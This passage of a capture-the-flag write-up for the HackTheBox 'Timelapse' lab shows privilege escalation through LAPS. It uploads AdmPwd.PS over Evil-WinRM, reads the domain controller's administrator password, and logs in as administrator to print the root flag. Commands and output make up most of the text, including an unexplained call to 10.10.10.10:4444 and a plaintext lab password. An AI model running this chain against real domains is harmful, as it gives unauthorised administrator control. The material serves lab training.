Cloning into 'LAPS' ...
remote: Enumerating objects: 66, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 66 (delta 16), reused 6 (delta 2), pack-reused 37 (from 1)
Receiving objects: 100% (66/66), 509.00 KiB | 4.10 MiB/s, done.
Resolving deltas: 100% (29/29), done.

(administrator@kali)~/Desktop/BunchofFiles/timelapse]
$ ls
AdmPwd.PS1  cert.pem  key.pem  nmap.timelapse.gnmap  nmap.timelapse.xml  winrm_hash.txt
LAPS       hash2.txt  legacyy_dev_auth.pfx  nmap.timelapse.nmap  winrm_backup.zip

(administrator@kali)~/Desktop/BunchofFiles/timelapse]
$ cd LAPS

(administrator@kali)~/Desktop/BunchofFiles/timelapse/LAPS]
$ LS
zsh: command not found: LS

(administrator@kali)~/Desktop/BunchofFiles/timelapse/LAPS]
$ ls
AdmPwd.PS  AutoItX  Invoke-MSTSC.ps1  README.md  Send-LAPSPassword.ps1  Test-Connection2.ps1

(administrator@kali)~/Desktop/BunchofFiles/timelapse/LAPS]
```

It can be uploaded with Evil-WinRM using the following command.

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload /home/administrator/Desktop/BunchofFiles/timelapse/LAPS
Info: Uploading /home/administrator/Desktop/BunchofFiles/timelapse/LAPS to C:\Users\svc_deploy\Documents\LAPS
Data: 686360 bytes of 686360 bytes copied
Info: Upload successful!
```

1 upload LAPS

After uploading the module, we need to do the following steps:

- Navigate to the extracted folder

```
1 //Set-Location '<extractedFolderRoot>'
2 Set-Location "C:\Users\svc_deploy\Documents\LAPS"
```

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Set-Location "C:\Users\svc_deploy\Documents\LAPS"
*Evil-WinRM* PS C:\Users\svc_deploy\Documents\LAPS> Test-Connection2 -url http://10.10.10.10:4444
```

- import modules **AdmPwd.PS**, you need to mention the whole path where the module is located you can't just mention the file directly like below

```
1 //The WRONG WAY
2 //Import-Module AdmPwd.PS ----> X X X X X X X X X X X X This is
  wrong
3
4 //The correct Way
5 Import-Module C:\Users\svc_deploy\Documents\LAPS\AdmPwd.PS
```

```
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Import-Module AdmPwd.PS
The specified module 'AdmPwd.PS' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module AdmPwd.PS
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (AdmPwd.PS:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Import-Module C:\Users\svc_deploy\Documents\LAPS\AdmPwd.PS
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Find-AdmPwdExtendedRights -identity *
```

we can check what objects can manage the LAPS by using the following command.

```
1 Find-AdmPwdExtendedRights -identity *
```

```
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Set-Location 'C:\Users\svc_deploy\Documents\LAPS'
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Import-Module AdmPwd.PS
The specified module 'AdmPwd.PS' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module AdmPwd.PS
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (AdmPwd.PS:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Import-Module C:\Users\svc_deploy\Documents\LAPS\AdmPwd.PS
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Find-AdmPwdExtendedRights -identity *
Name DistinguishedName Status
-----
Domain Controllers OU=Domain Controllers,DC=timelapse,DC=htb Delegated
Servers OU=Servers,DC=timelapse,DC=htb Delegated
Database OU=Database,OU=Servers,DC=timelapse,DC=htb Delegated
Web OU=Web,OU=Servers,DC=timelapse,DC=htb Delegated
Dev OU=Dev,OU=Servers,DC=timelapse,DC=htb Delegated
Staff OU=Staff,DC=timelapse,DC=htb Delegated
Admins OU=Admins,OU=Staff,DC=timelapse,DC=htb Delegated
HelpDesk OU=HelpDesk,OU=Staff,DC=timelapse,DC=htb Delegated
Groups OU=Groups,OU=Staff,DC=timelapse,DC=htb Delegated
More than one object found, search using distinguishedName instead
At line:1 char:1
+ Find-AdmPwdExtendedRights -identity *
+ ~~~~~
+ CategoryInfo          : AmbiguousResultException: (Find-AdmPwdExtendedRights) [Find-AdmPwdExtendedRights], AmbiguousResultException
+ FullyQualifiedErrorId : AdmPwd.PS.Types.AmbiguousResultException,AdmPwd.PS.FindExtendedRights
```

```
Find-AdmPwdExtendedRights -identity *
Name DistinguishedName Status
-----
Domain Controllers OU=Domain Controllers,DC=timelapse,DC=htb Delegated
Servers OU=Servers,DC=timelapse,DC=htb Delegated
Database OU=Database,OU=Servers,DC=timelapse,DC=htb Delegated
Web OU=Web,OU=Servers,DC=timelapse,DC=htb Delegated
Dev OU=Dev,OU=Servers,DC=timelapse,DC=htb Delegated
Staff OU=Staff,DC=timelapse,DC=htb Delegated
Admins OU=Admins,OU=Staff,DC=timelapse,DC=htb Delegated
Dev OU=Dev,OU=Staff,DC=timelapse,DC=htb Delegated
HelpDesk OU=HelpDesk,OU=Staff,DC=timelapse,DC=htb Delegated
Groups OU=Groups,OU=Staff,DC=timelapse,DC=htb Delegated
More than one object found, search using distinguishedName instead
```

From the output we can see Domain Controllers. Now let's check **who has permission to retrieve LAPS (Local Administrator Password Solution) passwords for the Domain Controllers.**

```
1 Find-AdmPwdExtendedRights -identity 'Domain Controllers' |
  select-object ExtendedRightHolders
```

Note: Before retrieving a **LAPS password**, you need to **verify that the target computer is in the correct Organizational Unit (OU)** (In our case, we are focusing on Domain Controllers) where the **LAPS_Readers** group has permission.

```
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS> Find-AdmPwdExtendedRights -identity 'Domain Controllers' | select-object ExtendedRightHolders
ExtendedRightHolders
-----
{NT AUTHORITY\SYSTEM, TIMELAPSE\Domain Admins, TIMELAPSE\LAPS_Readers}
<Evil-WinRM> PS C:\Users\svc_deploy\Documents\LAPS>
```

So, The output of the previous command shows that the LAPS_Readers group has delegation over Domain Controllers which allows us to read the password for users in this

object. We retrieve the password by using the following command.

```
1 get-admpwdpassword -computername dc01 | Select password
```

```
Evil-WinRM* PS C:\Users\svc_deploy\Documents\LAPS> get-admpwdpassword -computername dc01 | Select password
Password
{,0/F0F3U5F5j}fd+0Nen52b
```

- Note: if the get "get-admpwdpassword" didnt work, then import the following module and try again! :

```
Import-Module AdmPwd.PS\AdmPwd.PS.psd1
get-admpwdpassword -computername dc01 | Select password
```

We try to authenticate through Evil-WinRM with the new credentials using the following command.

```
1 evil-winrm -i 10.10.11.152 -u administrator -p
'{,0/F0F3U5F5j}fd+0Nen52b' -S
```

```
(administrator@kali) - [~/Desktop/BunchofFiles/timelapse]
$ evil-winrm -i 10.10.11.152 -u administrator -p '{,0/F0F3U5F5j}fd+0Nen52b' -S
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-----         10/23/2021  11:27 AM             30 3D Objects
d-r-----         10/23/2021  11:27 AM             10  Contacts
d-r-----          3/3/2022    7:48 PM             10  Desktop
d-r-----         10/23/2021  12:22 PM             10  Documents
d-r-----         10/23/2021   2:06 PM             10  Downloads
d-r-----         10/23/2021  11:27 AM             10  Favorites
d-r-----         10/23/2021  11:28 AM             10  Links
d-r-----         10/23/2021  11:27 AM             10  Music
d-r-----         10/23/2021  11:27 AM             10  Pictures
d-r-----         10/23/2021  11:27 AM             10  Saved Games
d-r-----         10/23/2021  11:27 AM             10  Searches
d-r-----         10/23/2021  11:27 AM             10  Videos
```

Root flag located in TRX user:

Evil-WinRM PS C:\Users\TRX\desktop> ls

Directory: C:\Users\TRX\desktop

Mode	LastWriteTime	Length	Name
-ar—	2/22/2025 11:08 AM	34	root.txt

ca*Evil-WinRM* PS C:\Users\TRX\desktopcat root.txt
7c9dda832c37f28317f89149a6d9c249

Evil-WinRM PS C:\Users\TRX\desktop> cd ..

Evil-WinRM PS C:\Users\TRX> cd ..

Evil-WinRM PS C:\Users> ls